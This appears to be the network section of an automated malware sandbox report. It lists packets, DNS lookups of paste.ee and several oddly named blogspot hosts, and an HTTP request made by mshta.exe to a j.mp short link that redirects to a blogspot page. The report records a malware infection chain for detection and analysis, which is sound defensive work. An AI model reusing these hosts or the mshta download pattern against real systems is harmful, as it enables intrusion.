Jan 13, 2021 13:44:29.503458023 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:29.504455090 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:29.524163961 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:29.570153952 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150634050 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150665045 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150676012 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150686979 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150695086 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150706053 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150721073 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.150950909 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:30.151637077 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.151663065 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.151740074 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:30.152674913 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.152693987 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.152786016 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:30.153299093 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.153326988 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.153419971 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:30.154486895 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:30.154514074 CET	443	49174	104.18.49.20	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:44:22.673477888 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:22.722846985 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:23.009288073 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:23.073410034 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:44:24.424066067 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:24.489083052 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:24.489990950 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:24.548269987 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:25.648607969 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:25.715763092 CET	53	61200	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:28.587493896 CET	49548	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:28.644560099 CET	53	49548	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:28.651949883 CET	55627	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:28.700452089 CET	53	55627	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:29.015083075 CET	56009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:29.071233988 CET	53	56009	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:31.369704962 CET	61865	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:31.433773041 CET	53	61865	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:31.619276047 CET	55171	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:31.686795950 CET	53	55171	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:31.687319040 CET	55171	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:31.746385098 CET	53	55171	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:33.324801922 CET	52496	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:33.381355047 CET	53	52496	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:35.042046070 CET	57564	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:35.098671913 CET	53	57564	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:39.305635929 CET	63009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:39.362576962 CET	53	63009	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:39.365454912 CET	59319	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:39.424384117 CET	53	59319	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:40.186141014 CET	53070	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:40.197665930 CET	59770	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:40.242908955 CET	53	53070	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:40.245507956 CET	53	59770	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:40.247988939 CET	61523	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:40.305908918 CET	53	61523	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:40.971148968 CET	62791	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:41.027657986 CET	53	62791	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:41.990853071 CET	50667	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:41.991761923 CET	54129	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:42.039572001 CET	53	54129	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:42.057894945 CET	53	50667	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:42.801377058 CET	65329	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:42.859409094 CET	53	65329	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:46.811579943 CET	60718	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:46.877253056 CET	53	60718	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:46.878504038 CET	60718	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:46.938445091 CET	53	60718	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:46.938976049 CET	60718	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:47.003381014 CET	53	60718	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:48.897459030 CET	49157	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:48.962050915 CET	53	49157	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:50.289427996 CET	57391	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:50.346026897 CET	53	57391	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:54.222888947 CET	61858	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:54.287549019 CET	53	61858	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:54.813502073 CET	62500	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:54.869791985 CET	53	62500	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:54.872222900 CET	51652	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:54.936516047 CET	53	51652	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:55.485379934 CET	62762	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:55.560195923 CET	53	62762	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:56.310018063 CET	56905	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:56.366463900 CET	53	56905	8.8.8.8	192.168.2.22
Jan 13, 2021 13:44:57.509673119 CET	54609	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:44:57.576920986 CET	53	54609	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:00.749346018 CET	58101	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:00.816950083 CET	53	58101	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:45:00.978214979 CET	64329	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:01.037471056 CET	53	64329	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:02.609417915 CET	64329	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:02.670631886 CET	53	64329	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:03.117901087 CET	64881	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:03.182449102 CET	53	64881	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:03.183072090 CET	64881	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:03.239538908 CET	53	64881	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:05.281723976 CET	55327	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:05.338166952 CET	53	55327	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:06.696155071 CET	59150	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:06.755399942 CET	53	59150	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:07.640511990 CET	63439	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:07.699605942 CET	53	63439	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:07.707274914 CET	65040	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:07.768819094 CET	53	65040	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:16.290165901 CET	61369	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:16.338649988 CET	53	61369	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:16.340930939 CET	65515	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:16.399693012 CET	53	65515	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:16.629877090 CET	60236	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:16.686925888 CET	53	60236	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:18.564466953 CET	53198	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:18.628879070 CET	53	53198	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:24.097852945 CET	50027	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:24.157201052 CET	53	50027	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:25.104094982 CET	59245	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:25.164253950 CET	53	59245	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:26.302629948 CET	55840	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:26.358843088 CET	53	55840	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:26.362325907 CET	61667	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:26.418745995 CET	53	61667	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:26.561464071 CET	63736	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:26.620728016 CET	53	63736	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:29.614391088 CET	59805	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:29.625468016 CET	62322	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:29.673316956 CET	53	62322	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:29.678914070 CET	53	59805	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:29.878982067 CET	52819	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:29.883483887 CET	51215	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:29.926867962 CET	53	52819	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:29.947478056 CET	53	51215	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:32.672183037 CET	60312	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:32.728512049 CET	53	60312	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:33.670972109 CET	63463	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:33.729955912 CET	53	63463	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:41.219335079 CET	62224	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:41.276051044 CET	53	62224	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:42.234687090 CET	59064	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:42.293833971 CET	53	59064	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:49.579821110 CET	59885	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:49.636311054 CET	53	59885	8.8.8.8	192.168.2.22
Jan 13, 2021 13:45:49.638029099 CET	63749	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:45:49.688711882 CET	53	63749	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 13, 2021 13:45:29.676234961 CET	192.168.2.22	8.8.8.8	d064	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 13:44:22.673477888 CET	192.168.2.22	8.8.8.8	0xc2c0	Standard query (0)	j.mp	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:23.009288073 CET	192.168.2.22	8.8.8.8	0x1dea	Standard query (0)	mainjigiji gi123.blog spot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:24.424066067 CET	192.168.2.22	8.8.8.8	0xbb68	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:24.489990950 CET	192.168.2.22	8.8.8.8	0xbb68	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:25.648607969 CET	192.168.2.22	8.8.8.8	0x1000	Standard query (0)	resources. blogblog.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:29.015083075 CET	192.168.2.22	8.8.8.8	0x9210	Standard query (0)	paste.ee	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:31.619276047 CET	192.168.2.22	8.8.8.8	0x6e0b	Standard query (0)	randikhana ekminar.bl ogspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:31.687319040 CET	192.168.2.22	8.8.8.8	0x6e0b	Standard query (0)	randikhana ekminar.bl ogspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:33.324801922 CET	192.168.2.22	8.8.8.8	0x605a	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:40.186141014 CET	192.168.2.22	8.8.8.8	0xb851	Standard query (0)	paste.ee	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:40.971148968 CET	192.168.2.22	8.8.8.8	0xca10	Standard query (0)	paste.ee	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:46.811579943 CET	192.168.2.22	8.8.8.8	0xd0e2	Standard query (0)	backbones1 234511a.bl ogspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:46.878504038 CET	192.168.2.22	8.8.8.8	0xd0e2	Standard query (0)	backbones1 234511a.bl ogspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:46.938976049 CET	192.168.2.22	8.8.8.8	0xd0e2	Standard query (0)	backbones1 234511a.bl ogspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:48.897459030 CET	192.168.2.22	8.8.8.8	0x8474	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:54.222888947 CET	192.168.2.22	8.8.8.8	0x10e9	Standard query (0)	startthepa rtyup.blog spot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:55.485379934 CET	192.168.2.22	8.8.8.8	0xa9e8	Standard query (0)	paste.ee	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:56.310018063 CET	192.168.2.22	8.8.8.8	0x863c	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:03.117901087 CET	192.168.2.22	8.8.8.8	0xf89f	Standard query (0)	ghostbackb one123.blo gspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:03.183072090 CET	192.168.2.22	8.8.8.8	0xf89f	Standard query (0)	ghostbackb one123.blo gspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:05.281723976 CET	192.168.2.22	8.8.8.8	0x3e66	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:16.629877090 CET	192.168.2.22	8.8.8.8	0x25b	Standard query (0)	paste.ee	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:24.097852945 CET	192.168.2.22	8.8.8.8	0xffd	Standard query (0)	backbones1 234511a.bl ogspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:25.104094982 CET	192.168.2.22	8.8.8.8	0x8ed6	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:26.561464071 CET	192.168.2.22	8.8.8.8	0x446f	Standard query (0)	paste.ee	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:32.672183037 CET	192.168.2.22	8.8.8.8	0x565e	Standard query (0)	startthepa rtyup.blog spot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:33.670972109 CET	192.168.2.22	8.8.8.8	0xe20	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:41.219335079 CET	192.168.2.22	8.8.8.8	0x7a65	Standard query (0)	ghostbackb one123.blo gspot.com	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:42.234687090 CET	192.168.2.22	8.8.8.8	0x5a54	Standard query (0)	www.blogger.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 13:44:22.722846985 CET	8.8.8.8	192.168.2.22	0xc2c0	No error (0)	j.mp		67.199.248.16	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:22.722846985 CET	8.8.8.8	192.168.2.22	0xc2c0	No error (0)	j.mp		67.199.248.17	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:23.073410034 CET	8.8.8.8	192.168.2.22	0x1dea	No error (0)	mainjigiji gi123.blog spot.com	blogspot.l.googleusercont ent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:23.073410034 CET	8.8.8.8	192.168.2.22	0x1dea	No error (0)	blogspot.l .googleuse rcontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:24.489083052 CET	8.8.8.8	192.168.2.22	0xbb68	No error (0)	www.blogge r.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:24.548269987 CET	8.8.8.8	192.168.2.22	0xbb68	No error (0)	www.blogge r.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:25.715763092 CET	8.8.8.8	192.168.2.22	0x1000	No error (0)	resources. blogblog.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:29.071233988 CET	8.8.8.8	192.168.2.22	0x9210	No error (0)	paste.ee		104.18.49.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:29.071233988 CET	8.8.8.8	192.168.2.22	0x9210	No error (0)	paste.ee		104.18.48.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:29.071233988 CET	8.8.8.8	192.168.2.22	0x9210	No error (0)	paste.ee		172.67.219.133	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:31.686795950 CET	8.8.8.8	192.168.2.22	0x6e0b	No error (0)	randikhana ekminar.bl ogspot.com	blogspot.l.googleusercont ent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:31.686795950 CET	8.8.8.8	192.168.2.22	0x6e0b	No error (0)	blogspot.l .googleuse rcontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:31.746385098 CET	8.8.8.8	192.168.2.22	0x6e0b	No error (0)	randikhana ekminar.bl ogspot.com	blogspot.l.googleusercont ent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:31.746385098 CET	8.8.8.8	192.168.2.22	0x6e0b	No error (0)	blogspot.l .googleuse rcontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:33.381355047 CET	8.8.8.8	192.168.2.22	0x605a	No error (0)	www.blogge r.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:40.242908955 CET	8.8.8.8	192.168.2.22	0xb851	No error (0)	paste.ee		104.18.49.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:40.242908955 CET	8.8.8.8	192.168.2.22	0xb851	No error (0)	paste.ee		104.18.48.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:40.242908955 CET	8.8.8.8	192.168.2.22	0xb851	No error (0)	paste.ee		172.67.219.133	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:41.027657986 CET	8.8.8.8	192.168.2.22	0xca10	No error (0)	paste.ee		104.18.49.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:41.027657986 CET	8.8.8.8	192.168.2.22	0xca10	No error (0)	paste.ee		104.18.48.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:41.027657986 CET	8.8.8.8	192.168.2.22	0xca10	No error (0)	paste.ee		172.67.219.133	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:46.877253056 CET	8.8.8.8	192.168.2.22	0xd0e2	No error (0)	backbones1 234511a.bl ogspot.com	blogspot.l.googleusercont ent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:46.877253056 CET	8.8.8.8	192.168.2.22	0xd0e2	No error (0)	blogspot.l .googleuse rcontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:46.938445091 CET	8.8.8.8	192.168.2.22	0xd0e2	No error (0)	backbones1 234511a.bl ogspot.com	blogspot.l.googleusercont ent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:46.938445091 CET	8.8.8.8	192.168.2.22	0xd0e2	No error (0)	blogspot.l .googleuse rcontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:47.003381014 CET	8.8.8.8	192.168.2.22	0xd0e2	No error (0)	backbones1 234511a.bl ogspot.com	blogspot.l.googleusercont ent.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 13:44:47.003381014 CET	8.8.8.8	192.168.2.22	0xd0e2	No error (0)	blogspot.l.googleusercontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:48.962050915 CET	8.8.8.8	192.168.2.22	0x8474	No error (0)	www.blogger.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:54.287549019 CET	8.8.8.8	192.168.2.22	0x10e9	No error (0)	startthepartyup.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:44:54.287549019 CET	8.8.8.8	192.168.2.22	0x10e9	No error (0)	blogspot.l.googleusercontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:55.560195923 CET	8.8.8.8	192.168.2.22	0xa9e8	No error (0)	paste.ee		172.67.219.133	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:55.560195923 CET	8.8.8.8	192.168.2.22	0xa9e8	No error (0)	paste.ee		104.18.48.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:55.560195923 CET	8.8.8.8	192.168.2.22	0xa9e8	No error (0)	paste.ee		104.18.49.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:44:56.366463900 CET	8.8.8.8	192.168.2.22	0x863c	No error (0)	www.blogger.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:03.182449102 CET	8.8.8.8	192.168.2.22	0xf89f	No error (0)	ghostbackbone123.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:03.182449102 CET	8.8.8.8	192.168.2.22	0xf89f	No error (0)	blogspot.l.googleusercontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:03.239538908 CET	8.8.8.8	192.168.2.22	0xf89f	No error (0)	ghostbackbone123.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:03.239538908 CET	8.8.8.8	192.168.2.22	0xf89f	No error (0)	blogspot.l.googleusercontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:05.338166952 CET	8.8.8.8	192.168.2.22	0x3e66	No error (0)	www.blogger.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:16.686925888 CET	8.8.8.8	192.168.2.22	0x25b	No error (0)	paste.ee		104.18.49.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:16.686925888 CET	8.8.8.8	192.168.2.22	0x25b	No error (0)	paste.ee		104.18.48.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:16.686925888 CET	8.8.8.8	192.168.2.22	0x25b	No error (0)	paste.ee		172.67.219.133	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:24.157201052 CET	8.8.8.8	192.168.2.22	0xffd	No error (0)	backbones1234511a.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:24.157201052 CET	8.8.8.8	192.168.2.22	0xffd	No error (0)	blogspot.l.googleusercontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:25.164253950 CET	8.8.8.8	192.168.2.22	0x8ed6	No error (0)	www.blogger.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:26.620728016 CET	8.8.8.8	192.168.2.22	0x446f	No error (0)	paste.ee		104.18.49.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:26.620728016 CET	8.8.8.8	192.168.2.22	0x446f	No error (0)	paste.ee		104.18.48.20	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:26.620728016 CET	8.8.8.8	192.168.2.22	0x446f	No error (0)	paste.ee		172.67.219.133	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:32.728512049 CET	8.8.8.8	192.168.2.22	0x565e	No error (0)	startthepartyup.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:32.728512049 CET	8.8.8.8	192.168.2.22	0x565e	No error (0)	blogspot.l.googleusercontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:33.729955912 CET	8.8.8.8	192.168.2.22	0xe20	No error (0)	www.blogger.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 13:45:41.276051044 CET	8.8.8.8	192.168.2.22	0x7a65	No error (0)	ghostbackbone123.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 13:45:41.276051044 CET	8.8.8.8	192.168.2.22	0x7a65	No error (0)	blogspot.l .googleuse rcontent.com		108.177.127.132	A (IP address)	IN (0x0001)
Jan 13, 2021 13:45:42.293833971 CET	8.8.8.8	192.168.2.22	0x5a54	No error (0)	www.blogge r.com	blogger.l.google.com		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- j.mp
- 64.188.18.218

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	67.199.248.16	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:44:22.788650990 CET	0	OUT	GET /dbgghasdnasdjasgdakgsdhv HTTP/1.1 Accept: */* Accept-Language: en-US UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: j.mp Connection: Keep-Alive
Jan 13, 2021 13:44:22.931399107 CET	1	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 12:44:22 GMT Content-Type: text/html; charset=utf-8 Content-Length: 137 Cache-Control: private, max-age=90 Location: https://mainjigijigi123.blogspot.com/p/st2222.html Set-Cookie: _bit=l0dcIm-10c992d95c13237e4b-003; Domain=j.mp; Expires=Mon, 12 Jul 2021 12:44:22 GMT Via: 1.1 google Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 69 6e 6a 69 67 69 6a 69 67 69 31 32 33 2e 62 6c 6f 67 73 70 6f 74 2e 63 6f 6d 2f 70 2f 73 74 32 32 32 32 2e 68 74 6d 6c 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

